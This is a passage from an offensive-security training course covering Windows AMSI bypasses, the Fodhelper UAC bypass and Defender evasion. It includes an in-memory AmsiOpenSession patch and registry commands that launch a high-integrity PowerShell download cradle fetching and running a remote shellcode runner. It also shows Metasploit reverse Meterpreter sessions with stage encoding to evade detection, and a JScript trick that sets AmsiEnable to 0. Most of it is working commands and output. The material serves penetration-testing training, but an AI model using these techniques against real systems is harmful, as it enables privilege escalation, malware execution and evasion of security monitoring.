This should disable AMSI as soon as it is used, but we'll restore the original memory protection to cover our tracks. To restore the memory protections, we'll use `VirtualProtect` again and specify the previous memory protection value `0x20` as shown in Listing 304:

```
$vp.Invoke($funcAddr, 3, 0x20, [ref]$oldProtectionBuffer)
```

*Listing 304 - Calling VirtualProtect to restore memory protections*

Since we stored the function delegate in the `$vp` variable, we do not have to resolve it twice. To verify the modifications, we'll again use `WinDbg`:

```
0:001> u 7FFFC3A224C0
amsi!AmsiOpenSession:
00007fff`c3a224c0 4831c0      xor     rax,rax
00007fff`c3a224c3 7446      je      amsi!AmsiOpenSession+0x4b
(00007fff`c3a2250b)
00007fff`c3a224c5 4885c9      test   rcx,rcx
00007fff`c3a224c8 7441      je      amsi!AmsiOpenSession+0x4b
(00007fff`c3a2250b)
00007fff`c3a224ca 8139414d5349  cmp    dword ptr [rcx],49534D41h
00007fff`c3a224d0 7539      jne     amsi!AmsiOpenSession+0x4b
(00007fff`c3a2250b)
00007fff`c3a224d2 4883790800  cmp    qword ptr [rcx+8],0

0:001> !vprot 7FFFC3A224C0
BaseAddress:      00007fffc3a22000
AllocationBase:   00007fffc3a20000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:       0000000000008000
State:            00001000  MEM_COMMIT
Protect:          00000020  PAGE_EXECUTE_READ
Type:             01000000  MEM_IMAGE
```

*Listing 305 - Verifying modifications in AmsiOpenSession*

<sup>385</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.copy?view=netframework-4.8>



Notice the modified assembly instructions as well as the restored memory protections highlighted in Listing 305.

As a final test, we will enter the 'amsiutils' string, which would normally trigger AMSI:

```
PS C:\Users\Offsec> 'amsiutils'  
amsiutils
```

*Listing 306 - AMSI bypass working in PowerShell*

Very nice. The bypass indeed works and AMSI is disabled. We can now execute arbitrary malicious PowerShell code.

#### 7.4.2.1 Exercises

1. Recreate the bypass shown in this section by both entering the commands directly in the command prompt and by downloading and executing them as a PowerShell script from your Kali Linux Apache web server.
2. Incorporate this bypass into a VBA macro where PowerShell is launched through WMI to bypass both the Windows Defender detection on the Microsoft Word document and the AMSI-based detection.

#### 7.4.2.2 Extra Mile Exercise

Create a similar AMSI bypass but instead of modifying the code of *AmsiOpenSession*, find a suitable instruction to change in *AmsiScanBuffer* and implement it from reflective PowerShell.

## 7.5 UAC Bypass vs Microsoft Defender

In this section, we'll walk through a case study in which we must execute PowerShell in a new process and evade AMSI. This case study leverages a UAC<sup>386</sup> bypass that abuses the **Fodhelper.exe** application. This particular UAC bypass still works on the most recent Windows version at the time of this writing and does not rely on writing a file to disk.

First, we'll briefly cover the internals of the bypass and determine how it fares against AMSI.

### 7.5.1 FodHelper UAC Bypass

This particular bypass was disclosed in 2017<sup>387</sup> and leverages the Fodhelper.exe application that was introduced in Windows 10 to manage optional features like region-specific keyboard settings.

The Fodhelper binary runs as *high integrity*, and as we will demonstrate, it is vulnerable to exploitation due to the way it interacts with the Windows Registry. More specifically, it interacts with the current user's registry, which we are allowed to modify.

As reported in the original blog post, Fodhelper tries to locate the following registry key, which does not exist by default in Windows 10:

---

<sup>386</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works>

<sup>387</sup> (winscripting.blog, 2017), <https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/>



---

```
HKCU:\Software\Classes\ms-settings\shell\open\command
```

---

*Listing 307 - The registry key that Fodhelper tries to locate*

If we create the registry key and add the *DelegateExecute* value, Fodhelper will search for the default value (*Default*) and use the content of the value to create a new process. If our exploit creates the registry path and sets the (*Default*) value to an executable (like **powershell.exe**), it will be spawned as a high integrity process when Fodhelper is started.

Listing 308 shows a proof-of-concept in PowerShell that creates the needed registry keys with associated values required to launch PowerShell.

```
PS C:\Users\Offsec> New-Item -Path HKCU:\Software\Classes\ms-  
settings\shell\open\command -Value powershell.exe -Force
```

```
PS C:\Users\Offsec> New-ItemProperty -Path HKCU:\Software\Classes\ms-  
settings\shell\open\command -Name DelegateExecute -PropertyType String -Force
```

```
PS C:\Users\Offsec> C:\Windows\System32\fodhelper.exe
```

---

*Listing 308 - Proof of concept to create registry keys and launch PowerShell*

The first command creates the registry path through the **New-Item** cmdlet<sup>388</sup> and the **-Path** option. Additionally, it sets the value of the default key to “powershell.exe” through the **-Value** option while the **-Force** flag suppresses any warnings.

In the second command, the *DelegateExecute* value is created through the similar **New-ItemProperty** cmdlet,<sup>389</sup> again using the **-Path** option along with the **-Name** option to specify the value and the **-PropertyType** option to specify the type of value, in this case a String.

Finally, **fodhelper.exe** is started to launch the high-integrity PowerShell prompt as shown in Figure 89.

---

<sup>388</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/new-item>

<sup>389</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/new-itemproperty?view=powershell-6>

```

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----

Group Name
=====
Everyone
default, Enabled group
NT AUTHORITY\Local account and member of Administrators group
default, Enabled group
BUILTIN\Administrators
default, Enabled group, Group owner
BUILTIN\Users
default, Enabled group
NT AUTHORITY\INTERACTIVE
default, Enabled group
CONSOLE LOGON
default, Enabled group
NT AUTHORITY\Authenticated Users
default, Enabled group
NT AUTHORITY\This Organization
default, Enabled group
NT AUTHORITY\Local account
default, Enabled group
LOCAL
default, Enabled group
NT AUTHORITY\NTLM Authentication
default, Enabled group
Mandatory Label\High Mandatory Level
PS C:\Windows\system32>
  
```

Figure 89: High integrity PowerShell prompt launched from UAC bypass

Based on the highlighted section of Figure 89, the PowerShell prompt is running in high integrity.

This is obviously only a simple proof-of-concept but it has been weaponized by exploitation frameworks including Metasploit so let's test it out.

First, we'll use one of our many shellcode runners to obtain a reverse Meterpreter shell on the Windows 10 victim machine and use that active Meterpreter session to launch the fodhelper UAC bypass module. Listing 309 shows the executed UAC bypass module:

```

msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper

msf5 exploit(windows/local/bypassuac_fodhelper) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Windows x86
  1    Windows x64

msf5 exploit(windows/local/bypassuac_fodhelper) > set target 1
  
```

```
target => 1

msf5 exploit(windows/local/bypassuac_fodhelper) > sessions -l

Active sessions
=====

  Id  Name  Type  Information
  ---  ---  ---  ---
  1    meterpreter x64/windows victim\Offsec @ victim 192.168.119.120:443 ->
192.168.120.11:51474 (192.168.120.11)

msf5 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1

msf5 exploit(windows/local/bypassuac_fodhelper) > set payload
windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(windows/local/bypassuac_fodhelper) > set lhost 192.168.119.120
lhost => 192.168.119.120
msf5 exploit(windows/local/bypassuac_fodhelper) > set lport 444
lport => 444
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[-] Exploit failed [user-interrupt]: Rex::TimeoutError Operation timed out.
[-] exploit: Interrupted
```

Listing 309 - Metasploit Fodhelper UAC bypass module fails

First we chose the module, displayed and set the 64-bit target option along with the session number, and configured the payload. Once we launched the exploit, it failed even though the user was a member of the administrators group.

If we view the desktop of the Windows 10 victim machine when the exploit is launched, we discover an alert from Windows Defender. To get more information, we can open the *Security Center* app from the search menu, navigate to the *Virus & threat protection* submenu, and click *Threat history*. Under *Quarantined threats*, we find the entry displayed in Figure 90.

## Quarantined threats

Quarantined threats have been isolated and prevented from running on your device. They will be periodically removed.




Figure 90: Antivirus alert from Windows Defender due to Metasploit UAC module

This antivirus alert refers to the PowerShell component of the UAC bypass and was triggered by AMSI.

Note: The amount of output in the multi/handler and the antivirus alert given can vary.

AMSI stops the default Metasploit fodhelper module from bypassing UAC and even kills the existing Meterpreter session.

In the next section, we'll attempt to execute the UAC bypass and evade AMSI.

### 7.5.1.1 Exercises

1. Manually run the Fodhelper UAC bypass with the PowerShell commands listed in this section.
2. Attempt the Fodhelper UAC bypass in Metasploit to trigger the detection. It may be required to revert the machine between bypass attempts.

### 7.5.2 Improving Fodhelper

We know that the Fodhelper UAC bypass works and we also know that the Metasploit module triggers AMSI, so we must improve our tradecraft and develop a UAC bypass that also evades AMSI.

Registry key names are limited to 255 characters, registry value names are limited to 16383 characters, and the value itself is only limited by the available system memory.<sup>390</sup> This means the registry value can contain both an AMSI bypass and our PowerShell shellcode runner.

---

*The registry is not commonly scanned by antivirus products and the shellcode itself would most likely evade detection.*

---

<sup>390</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-element-size-limits>

To avoid leaving behind such a large registry key, we can simply opt for a PowerShell download cradle instead. First, we'll modify the shellcode runner located in **run.txt** on our Kali web server to include one of the AMSI bypasses. Then we'll set up a Metasploit listener to catch the shell.

Once that's completed, we'll modify the UAC bypass PowerShell commands as shown in Listing 310.

```
PS C:\Users\Offsec> New-Item -Path HKCU:\Software\Classes\ms-  
settings\shell\open\command -Value "powershell.exe (New-Object  
System.Net.WebClient).DownloadString('http://192.168.119.120/run.txt') | IEX" -Force
```

```
PS C:\Users\Offsec> New-ItemProperty -Path HKCU:\Software\Classes\ms-  
settings\shell\open\command -Name DelegateExecute -PropertyType String -Force
```

```
PS C:\Users\Offsec> C:\Windows\System32\fodhelper.exe
```

*Listing 310 - Modified registry value with PowerShell download cradle*

After launching **fodhelper.exe**, Metasploit generates the following output:

```
msf5 exploit(multi/handler) > exploit
```

```
[*] Started HTTPS reverse handler on https://192.168.119.120:443  
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: urhro5fl)  
Staging x64 payload (207449 bytes) ...  
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.11:50345) at  
2019-10-31 08:05:44 -0400
```

*Listing 311 - Metasploit opens a Meterpreter session and then hangs*

The Meterpreter session opens and then hangs. Security Center on the Windows 10 victim machine has generated a new antivirus alert as shown in Figure 91.

## Behavior:Win32/Meterpreter.gen!A

Alert level: Severe

Status: Quarantined

Date: 10/31/2019 5:05 AM

Category: Suspicious Behavior

Details: This program is dangerous and executes commands from an  
attacker.

[Learn more](#)

Affected items:

internalbehavior: A45AC337DF7D862B35FC0A54DF365F06

OK

*Figure 91: Antivirus alert from Windows Defender due to Meterpreter payload*

As the name of the alert suggests, the Meterpreter payload has been flagged after the second stage payload has been sent.

In this case, Windows Defender monitored the network interface and subsequently detected the unencrypted and unencoded second stage.

We could avoid this by enabling the advanced *EnableStageEncoding* option along with *StageEncoder* in Metasploit. We'll set *EnableStageEncoding* to "true" and *StageEncoder* to a compatible encoder, in this case *x64/zutto\_dekiru*:

```
...
msf5 exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true

msf5 exploit(multi/handler) > set StageEncoder x64/zutto_dekiru
StageEncoder => x64/zutto_dekiru

msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: ukslgwmw)
Encoded stage with x64/zutto_dekiru
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: ukslgwmw)
Staging x64 payload (207506 bytes) ...
[*] Meterpreter session 3 opened (192.168.119.120:443 -> 192.168.120.11:50350)

meterpreter > shell
Process 5796 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami /groups
whoami /groups

GROUP INFORMATION
-----

Group Name                                     Type                SID                Attributes
=====
...

NT AUTHORITY\NTLM Authentication             Well-known group    S-1-5-64-10        Mandatory group, E
Mandatory Label\High Mandatory Level      Label              S-1-16-12288
```

*Listing 312 - Metasploit listener with second stage payload encoding*

This time, we bypassed both AMSI and Windows Defender and spawned our reverse Meterpreter shell at a high integrity level as highlighted in Listing 312. We could improve the UAC bypass by hiding the PowerShell window and cleaning up the registry, but this is unnecessary for the purposes of our case study.

### 7.5.2.1 Exercises

1. Recreate the UAC bypass while evading AMSI with any of the AMSI bypasses.

2. Use a compiled C# assembly instead of a PowerShell shellcode runner to evade AMSI and bypass UAC.

## 7.6 Bypassing AMSI in JScript

Since AMSI also scans Jscript code, we'll revisit our DotNetToJscript techniques and develop Jscript AMSI bypasses.

### 7.6.1 Detecting the AMSI API Flow

First, we'll use Frida to determine how the Jscript implementation of AMSI compares to the PowerShell implementation.

Since our Jscript code is executed by wscript.exe, we must instrument that with Frida. The issue is that the process must be created before we launch Frida, but wscript.exe terminates as soon as the script completes.

To solve this, we'll create the following **.js** Jscript test file:

```
WScript.Sleep(20000);  
  
var WshShell = new ActiveXObject("WScript.Shell");  
WshShell.Run("calc")
```

*Listing 313 - Jscript code that sleeps and then starts the calculator*

First, we paused execution for 20 seconds with the `Sleep`<sup>391</sup> method. This delay helps us identify the process ID of the wscript.exe process with Process Explorer, start the **frida-trace** command, and allow it to hook the APIs.

Next, we instantiated the `Shell` object and used that to start the calculator. Due to the delay, we can attach Frida and detect the second part of the code being processed by AMSI.

After entering this code, we'll double-click the Jscript file, locate the process ID in Process Explorer, and start Frida:

```
C:\Users\Offsec> frida-trace -p 708 -x amsi.dll -i Amsi*  
Instrumenting functions...  
AmsiOpenSession: Loaded handler at  
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiOpenSession.js"  
AmsiUninitialize: Loaded handler at  
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiUninitialize.js"  
AmsiScanBuffer: Loaded handler at  
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiScanBuffer.js"  
AmsiUacInitialize: Loaded handler at  
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiUacInitialize.js"  
AmsiInitialize: Loaded handler at  
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiInitialize.js"  
AmsiCloseSession: Loaded handler at  
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiCloseSession.js"  
AmsiScanString: Loaded handler at
```

<sup>391</sup> (SS64, 2020), <https://ss64.com/vb/sleep.html>

```
"C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanString.js"
AmsiUacUninitialize: Loaded handler at
"C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacUninitialize.js"
AmsiUacScan: Loaded handler at
"C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
    /* TID 0x144c */
12118 ms  AmsiScanString()
12118 ms      | [*] AmsiScanBuffer()
12118 ms      | |- amsiContext: 0x28728e17c80
12118 ms      | |- buffer: IHost.Sleep("20000");
IWshShell3.Run("calc");

12118 ms      | |- length: 0x60
12118 ms      | |- contentName 0x28728e35f08
12118 ms      | |- amsiSession 0x0
12118 ms      | |- result 0xf97dafdc00

12128 ms      | [*] AmsiScanBuffer() Exit
12128 ms      | |- Result value is: 1

12181 ms  AmsiUninitialize()
Process terminated
```

*Listing 314 - Hooking AMSI calls in wscript.exe with Frida*

This output indicates that *AmsiScanString* and *AmsiScanBuffer* were called but *AmsiOpenSession* was not. This is because Jscript handles each command in a single session while PowerShell processes each in a separate session.

On the surface, the interaction between wscript.exe and AMSI appears similar to that of PowerShell, although the commands submitted to AMSI (as highlighted in Listing 314) have been partly processed and do not match the code in the script.

To observe AMSI in action against the DotNetToJscript shellcode runner we developed in a previous module, let's reuse it and execute it on the Windows 10 victim machine. Recall that we compiled the C# shellcode runner into a managed DLL and transformed it into a Jscript file with the DotNetToJscript executable.

If we simply execute it, we find that wscript.exe starts but the shell is not launched. To investigate deeper, we'll prepend the shellcode runner with the same *Sleep* statement and hook it with Frida:

```
    /* TID 0x690 */
7667 ms  AmsiScanString()
7667 ms      | [*] AmsiScanBuffer()
7667 ms      | |- amsiContext: 0x26e81c079d0
7667 ms      | |- buffer: IHost.Sleep("20000");
IWshShell3.Environment("Process");
IWshEnvironment.Item("COMPLUS_Version", "v4.0.30319");
_ASCIIEncoding._6002000f("AAEAAAD/////AQAAAAAAAAAAEAQAACJTeXN0ZW0uRGVsZWdhZGVtZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5ImlN5c3RlbS5EZWxlZ2F0ZVNLcm1hbGl6YXRpb2");
_ASCIIEncoding._60020014("AAEAAAD/////AQAAAAAAAAAAEAQAACJTeXN0ZW0uRGVsZWdhZGVtZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5ImlN5c3RlbS5EZWxlZ2F0ZVNLcm1hbGl6YXRpb2");
_FromBase64Transform._60020009("Unsupported parameter type 00002011", "0", "9924");
```



```
_MemoryStream._60020017("Unsupported parameter type 00002011", "0", "7443");
_MemoryStream._6002000b("0");
_BinaryFormatter._60020006("Unsupported parameter type 00000009");
_ArrayList._60020020("Unsupported parameter type 00000000");
_ArrayList._6002001b();
_HeaderHandler._60020007("Unsupported parameter type 0000200c");

7667 ms      |  | - length: 0x818
7667 ms      |  | - contentName 0x26e9c8f6918
7667 ms      |  | - amsiSession 0x0
7667 ms      |  | - result 0xd9cedfdd20

7717 ms      |  | [*] AmsiScanBuffer() Exit
7717 ms      |  | - Result value is: 32768

7720 ms  AmsiUninitialize()
```

Listing 315 - Hooking shellcode runner script with Frida

Towards the end of the output, AMSI returns a value of 32768, indicating Windows Defender flagged the code as malicious. In this case, there is no doubt that AMSI is catching our DotNetToJscript technique.

#### 7.6.1.1 Exercise

1. Perform the hooking of wscript.exe with Frida and locate the malicious detection by AMSI and Windows Defender.

#### 7.6.2 Is That Your Registry Key?

In order to use a DotNetToJscript payload, we'll need to bypass AMSI. However, when bypassing AMSI in PowerShell, we relied on reflection or Win32 APIs, but these techniques are not available from Jscript.

Security researcher @TalLieberman discovered that Jscript tries to query the "AmsiEnable" registry key from the HKCU hive before initializing AMSI.<sup>392</sup> If this key is set to "0", AMSI is not enabled for the Jscript process.

This query is performed in the *JAmsi::JAmsiIsEnabledByRegistry* function inside **Jscript.dll**, which is only called when wscript.exe is started. Let's use WinDbg to attempt to discover the exact registry query.

We'll open WinDbg, navigate to *File -> Open Executable...* and enter the full path of wscript.exe along with the full path of our testing Jscript file (Figure 92).

<sup>392</sup> (Dominic Shell, 2019), [https://hackingparis.com/data/slides/2019/talks/HIP2019-Dominic\\_Chell-Cracking\\_The\\_Perimeter\\_With\\_Sharpshooter.pdf](https://hackingparis.com/data/slides/2019/talks/HIP2019-Dominic_Chell-Cracking_The_Perimeter_With_Sharpshooter.pdf)




Figure 92: Starting wscript.exe from WinDbg

With wscript.exe started, we'll set a breakpoint on `jscript!JAmsi::JAmsiIsEnabledByRegistry` with **bu**:

```
0:000> bu jscript!JAmsi::JAmsiIsEnabledByRegistry

0:000> g
ModLoad: 00007fff`d3350000 00007fff`d337e000 C:\Windows\System32\IMM32.DLL
ModLoad: 00007fff`cf4d0000 00007fff`cf4e1000 C:\Windows\System32\kernel.appcore.dll
ModLoad: 00007fff`cdad0000 00007fff`cdb6c000 C:\Windows\system32\uxtheme.dll
ModLoad: 00007fff`cf280000 00007fff`cf31b000 C:\Windows\SYSTEM32\sxs.dll
ModLoad: 00007fff`d2700000 00007fff`d286a000 C:\Windows\System32\MSCTF.dll
ModLoad: 00007fff`cdee0000 00007fff`cdf0e000 C:\Windows\system32\dwmapi.dll
ModLoad: 00007fff`d01b0000 00007fff`d038b000 C:\Windows\System32\CRYPT32.dll
ModLoad: 00007fff`cf4b0000 00007fff`cf4c2000 C:\Windows\System32\MSASN1.dll
ModLoad: 00007fff`cfd80000 00007fff`cfd97000 C:\Windows\System32\CRYPTSP.dll
ModLoad: 00007fff`d2b00000 00007fff`d2ba2000 C:\Windows\System32\clbcatq.dll
ModLoad: 00007fff`a3a70000 00007fff`a3b41000 C:\Windows\System32\jscript.dll
ModLoad: 00007fff`d3000000 00007fff`d3052000 C:\Windows\System32\SHLWAPI.dll
Breakpoint 0 hit
jscript!JAmsi::JAmsiIsEnabledByRegistry:
00007fff`a3a868c4 48894c2408      mov     qword ptr [rsp+8],rcx
ss:0000000e5`933bcfc0=0000000e5933bd098
```

Listing 316 - Setting a breakpoint on AmsiScanBuffer

The breakpoint is triggered and we can now track the execution of the function.

---

*Since jscript.dll is not loaded when we set the breakpoint, we cannot use bp and must instead use the unresolved breakpoint command bu that tracks loaded modules. As soon as jscript.dll is loaded, it will set the breakpoint automatically.*

---

Next, we'll unassemble the beginning of the function to better understand the function's layout:

```
0:000> u rip L20
jscript!JAmsi::JAmsiIsEnabledByRegistry:
00007fff`a3a868c4 48894c2408      mov     qword ptr [rsp+8],rcx
00007fff`a3a868c9 53              push    rbx
00007fff`a3a868ca 4883ec30        sub     rsp,30h
00007fff`a3a868ce 8b05183e0a00    mov     eax,dword ptr [jscript!g_AmsiEnabled
(00007fff`a3b2a6ec)]
00007fff`a3a868d4 85c0            test    eax,eax
00007fff`a3a868d6 0f8480000000    je      jscript!JAmsi::JAmsiIsEnabledByRegistry+0x98
(00007fff`a3a8695c)
00007fff`a3a868dc 7f76            jg      jscript!JAmsi::JAmsiIsEnabledByRegistry+0x90
(00007fff`a3a86954)
00007fff`a3a868de 488d442458      lea     rax,[rsp+58h]
00007fff`a3a868e3 41b919000200    mov     r9d,20019h
00007fff`a3a868e9 4533c0          xor     r8d,r8d
00007fff`a3a868ec 4889442420      mov     qword ptr [rsp+20h],rax
00007fff`a3a868f1 488d15e8cb0800 lea     rdx,[jscript!`string' (00007fff`a3b134e0)]
00007fff`a3a868f8 48c7c101000080 mov     rcx,0FFFFFFFF80000001h
00007fff`a3a868ff ff15f3a60800    call    qword ptr [jscript!_imp_RegOpenKeyExW
(00007fff`a3b10ff8)]
00007fff`a3a86905 85c0            test    eax,eax
00007fff`a3a86907 754b            jne     jscript!JAmsi::JAmsiIsEnabledByRegistry+0x90
(00007fff`a3a86954)
00007fff`a3a86909 488b4c2458      mov     rcx,qword ptr [rsp+58h]
00007fff`a3a8690e 488d442440      lea     rax,[rsp+40h]
00007fff`a3a86913 4889442428      mov     qword ptr [rsp+28h],rax
00007fff`a3a86918 4c8d4c2448      lea     r9,[rsp+48h]
00007fff`a3a8691d 488d442450      lea     rax,[rsp+50h]
00007fff`a3a86922 c744244004000000 mov     dword ptr [rsp+40h],4
00007fff`a3a8692a 4533c0          xor     r8d,r8d
00007fff`a3a8692d 4889442420      mov     qword ptr [rsp+20h],rax
00007fff`a3a86932 488d1587cb0800 lea     rdx,[jscript!`string' (00007fff`a3b134c0)]
00007fff`a3a86939 ff15b1a60800    call    qword ptr [jscript!_imp_RegQueryValueExW
(00007fff`a3b10ff0)]
00007fff`a3a8693f 488b4c2458      mov     rcx,qword ptr [rsp+58h]
00007fff`a3a86944 8bd8            mov     ebx,eax
00007fff`a3a86946 ff158ca60800    call    qword ptr [jscript!_imp_RegCloseKey
(00007fff`a3b10fd8)]
00007fff`a3a8694c 85db            test    ebx,ebx
00007fff`a3a8694e 0f84144e0200    je      jscript!JAmsi::JAmsiIsEnabledByRegistry+0x24ea4 (00007fff`a3aab768)
00007fff`a3a86954 b001            mov     al,1
```

Listing 317 - Unassembling start of JAmsi::JAmsiIsEnabledByRegistry

The highlighted call to the Win32 *RegOpenKeyExW*<sup>393</sup> API opens the registry key, which is supplied as the second argument. Due to the *\_fastcall* calling convention, the second argument is supplied in RDX and in this instance is equal to 7fff`a3b134e0. We can display the contents at that address with WinDbg to identify the registry key:

```
0:000> du 00007fff`a3b134e0
00007fff`a3b134e0 "SOFTWARE\Microsoft\Windows Scrip"
00007fff`a3b13520 "t\Settings"
```

*Listing 318 - Registry path given as argument to RegOpenKeyExW*

This reveals the *SOFTWARE\Microsoft\Windows Script\Settings* registry path.

A subsequent call to *RegQueryValueExW*<sup>394</sup> highlighted in Listing 317 is used to query the registry value. The name of the registry key is also supplied as the second argument (RDX) to this API so we can dump it in WinDbg:

```
0:000> du 7fff`a3b134c0
00007fff`a3b134c0 "AmsiEnable"
```

*Listing 319 - Registry key given as argument to RegQueryValueExW*

We now have the full path to the registry key. In order to bypass AMSI, we'll create the key and set its value to "0" with the *RegWrite*<sup>395</sup> method from the *WScript.Shell* object. This method accepts the full registry key, the value content, and the value data type as shown in the Jscript code below:

```
var sh = new ActiveXObject('WScript.Shell');
var key = "HKCU\\Software\\Microsoft\\Windows Script\\Settings\\AmsiEnable";
sh.RegWrite(key, 0, "REG_DWORD");
```

*Listing 320 - Creating and writing the registry key AmsiEnable*

Now that the registry key is set, let's rerun the previous DotNetToJscript-converted shellcode runner with the included sleep timer and invoke Frida to hook the AMSI APIs:

```
C:\Users\Offsec> frida-trace -p 5772 -x amsi.dll -i Amsi*
Instrumenting functions...
AmsiOpenSession: Loaded handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiOpenSession.js"
AmsiUninitialize: Loaded handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiUninitialize.js"
AmsiScanBuffer: Loaded handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiScanBuffer.js"
AmsiUacInitialize: Loaded handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiUacInitialize.js"
AmsiInitialize: Loaded handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiInitialize.js"
AmsiCloseSession: Loaded handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiCloseSession.js"
AmsiScanString: Loaded handler at
"C:\Users\Offsec\__handlers__\amsi.dll\AmsiScanString.js"
AmsiUacUninitialize: Loaded handler at
```

<sup>393</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regopenkeyexw>

<sup>394</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regqueryvalueexw>

<sup>395</sup> (SS64, 2020), <https://ss64.com/vb/regwrite.html>

```
"C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacUninitialize.js"
AmsiUacScan: Loaded handler at
"C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
Process terminated
```

*Listing 321 - No calls to AMSI APIs are performed*

According to this output (Listing 321), *AmsiScanBuffer* and *AmsiScanString* were not invoked. In addition, our shellcode runner generates a reverse Meterpreter shell. This bypass works very well!

Although this bypass was successful, it only works if the registry key is set before the *wscript.exe* process is started. Let's improve our technique by implementing a check for the **AmsiEnable** registry key. If it exists, we'll execute the shellcode runner, but if it doesn't, we'll create it and execute the Jsript again.

The full code, excluding the shellcode runner itself, is shown in Listing 322.<sup>396</sup>

```
var sh = new ActiveXObject('WScript.Shell');
var key = "HKCU\\Software\\Microsoft\\Windows Script\\Settings\\AmsiEnable";
